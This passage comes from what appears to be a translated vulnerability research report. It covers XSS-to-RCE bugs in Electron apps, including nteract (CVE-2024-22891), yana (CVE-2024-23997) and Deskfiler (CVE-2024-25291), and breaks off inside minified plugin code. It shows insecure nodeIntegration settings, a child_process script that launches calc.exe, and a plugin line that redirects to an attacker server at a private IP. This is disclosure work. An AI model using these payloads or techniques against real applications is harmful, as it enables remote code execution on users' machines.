In order to find vulnerability points, we tried inserting values using special characters such as '<' and '>' into the DB, table, data, etc., but XSS was not possible because they were not directly exposed to the screen or were escaped.




[Figure 95] Escaped special characters

Among them, we confirmed that column values containing special characters can be created through query statements, and we set this as an attack vector.



[Figure 96] Column name consisting of special characters

We attempted to conduct an attack using the iframe tag, which allows for the insertion of special characters, but access to external sites was impossible due to the X-Frame-Option setting.




[Figure 97] X-Frame-Option setting

As a way to bypass this, we attempted XSS through the tag in the preview function of the tabulator library used in the application.




[Figure 98] tabulator-popup-container function

A database containing column names written in a malicious script is created, and at this time, a system command using a Node.js module is inserted into the malicious script.



[Figure 99] Inserting a malicious script

When the mouse cursor is placed over the created column, the preview window pops up and the calculator runs.



[Figure 100] Executing a malicious script

7.2. RCE via webView

(1) nteract (CVE-2024-22891)

nteract is an Electron-based application that provides interfaces, various text editors, Jupyter functions, etc., to improve collaborative work and data analysis flow. It is mainly used as a desktop application for handling Jupyter Notebook. Click the URL¹³ to go to the official page of the application.

■ Outline of the vulnerability

This vulnerability takes advantage of the fact that the Electron security setting options are vulnerable, and links generated through Markdown within the application can access external sites using the Electron webView. This allows connection to the attacker's server and execution of remote code.

■ Software version

The software version for which the bug bounty was conducted is shown below.

S/W type	Vulnerable version
nteract	nteract-v0.28.0

■ Bug bounty process

In the webPreferences settings, it can be seen that they are configured with the vulnerable security options (i.e., nodeIntegration: true, enableRemoteModule: true, contextIsolation: false).


```

22  export function launch(filename?: string) {
23      const win = new BrowserWindow({
24          width: 800,
25          height: 1000,
26          icon: iconPath,
27          title: "nteract",
28          show: false,
29          webPreferences: { nodeIntegration: true,
30                          enableRemoteModule: true, contextIsolation: false }
31      });

```


[Figure 101] Configuration of the nteract security options

The application can create graphs and execute code, and since the nodeIntegration option is set to true, it can use commands from the Node.js module. This alone makes local code execution (LCE) possible, but another attack vector is needed to succeed in RCE.




[Figure 102] Checking whether the code can be executed

interact can share files using gist. To connect to gist, login information is required, and external access is performed through webView.




[Figure 103] Checking the Electron webView creation section

The webView in question is executed in the same way even during external access through a link generated with Markdown.



[Figure 104] Using Markdown to create a webView

RCE via webView is possible when access to the attacker's server containing a malicious script is included.



[Figure 105] Executing the script

7.3. Inadequate Integrity Verification

(1) yana (CVE-2024-23997)

yana is an Electron-based open-source application that performs Note application functions such as tagging with a general memo, structuring and using a code editor. Click the URL¹⁴ to go to the official page of the application.

■ Outline of the vulnerability

This vulnerability intercepts localhost communication and inserts LCE code into the response sent by the server, allowing code execution through script execution.

■ Software version

The software version for which the bug bounty was conducted is shown below.

S/W type	Vulnerable version
yana	1.0.16


■ Principle of script execution and RCE execution

yana uses React internally to show the UI to the user. In order to deliver the UI with React implemented to Electron programs, the server is executed on localhost:9990 to communicate with the programs. Therefore, by inserting code into the response value delivered by the server, it is possible to execute the script in the Electron programs.

Electron programs can use Node.js modules in the renderer process if the nodeIntegration option is set to true in webPreferences. Electron programs of versions lower than 20.0.0 have the sandbox set to false by default. So when a script executed in the renderer process is executed, it is possible to access the file system. Therefore, when LCE is executed in the renderer process, it is possible to perform tasks such as turning on the calculator.


■ Bug bounty process

To set up a localhost proxy, click Internet properties > Connect > LAN settings, enable the proxy server checkbox, and set the proxy server to <loopback> in Advanced settings > Exceptions.



[Figure 106] localhost proxy settings


After running the proxy server, enable response value intercept using the proxy tool.



[Figure 107] Enabling response value intercept

After executing yana, the proxy tool passes a malicious script to the response value and then executes it.

Command
<script>require('child_process').exec('C:/Windows/System32/calc.exe')</script>



[Figure 108] Inserting a malicious script

(2) Deskfiler (CVE-2024-25291)

Deskfiler is a tool that runs JavaScript plugins. It can download various plugins from the library and execute plugins created by the user. Click the URL¹⁵ to go to the official page of the application.

■ Outline of the vulnerability

The vulnerability involves a part that connects to the attacker's server by exploiting the inadequate security settings of the Electron application and the section where the external link is accessed through the application webView. If the attacker's server can be accessed through the webView by manipulating the plugin, RCE is possible through this.

※ If stored XSS, reflected XSS, etc., are possible within the server, it is possible to utilize the XSS to RCE vulnerability.

■ Affected software version

The software version for which the bug bounty was conducted is shown below.

S/W type	Vulnerable version
Deskfiler	deskfiler-1.2.3

■ Bug bounty process

In the pluginControllerWindow part of Deskfiler, it can be seen that the nodeIntegration option is set to true and the webSecurity option is set to false.


```

pluginControllerWindow = new BrowserWindow({
  minWidth: 800,
  minHeight: 600,
  show: showOnStart,
  webPreferences: {
    nodeIntegration: true,
    webSecurity: false,
  },
});

```


[Figure 109] Checking the Deskfiler security setting option value

In order to exploit vulnerable options, we first checked whether a webView was created, and found that the plugin function creates a webView in a new window.



[Figure 110] Checking the creation of Deskfiler webView

The Add new plugin function is used to write code to access BareBone's index.js through the attacker's server. This plugin can be exploited in a scenario where it is distributed to the victim disguised as a normal plugin.



[Figure 111] Checking for the creation of a Deskfiler webView

※ At this time, it is assumed that the code for accessing the attacker server is inserted into this plugin.

Command
<code>window.location='http://192.168.100.175/jruru.html'</code>


```

JS index.js > ...
createElement("span");n.textContent="Deskfiler is an Open Source environment
for professional Javascript plug-ins. You can start to develop your own tools
quickly, based on this bareBone plug-in. Read here, how to start: ",n.style.
display="inline-block",n.style.marginBottom="8px";const o=document.
createElement("a");o.href="#",o.textContent="www.deskfiler.org",o.
addEventListener("click",e=>{e.preventDefault(),t.openExternal("https://www.
deskfiler.org"))},n.appendChild(o),e.appendChild(n));window.PLUGIN=
{handleFiles:async({inputs:e,context:t,system:o})=>{const{shell:r}=o,
{filePaths:l}=e,{exit:i,showPluginWindow:a,log:c}=t;await a();const
d=document.getElementById("root"),s=document.createElement("span");s.
textContent="I have received an array of files from a drag&drop event.",c
({action:"Received files from drag&drop event",meta:{type:"text",value:l.join
(";"})}),d.appendChild(s);const p=document.createElement("br");d.appendChild
(p);const u=document.createElement("span");u.textContent=`The array contains:
${l.join(";")}`.`,u.style.display="block",u.style.marginBottom="8px",d.
appendChild(u),n({rootEl:d,shell:r});const f=document.createElement("button");
f.textContent="Exit",d.appendChild(f),f.addEventListener("click",async()=>{i
()}),handleOpen:async({context:e,system:t})=>{const{shell:o}=t,{exit:r,log:l,
selfDir:i,showPluginWindow:a}=e,c=document.getElementById("root"),d=document.
createElement("span");d.textContent=`I have been clicked and opened the
template plugin.html hosted by deskfiler and loaded plugin javascript from
directory    ${i}.\\n    `,d.style.display="inline-block",d.style.
marginBottom="8px";const s=document.createElement("button");s.
textContent="Exit",s.addEventListener("click",()=>{r()}),l({action:"Opened
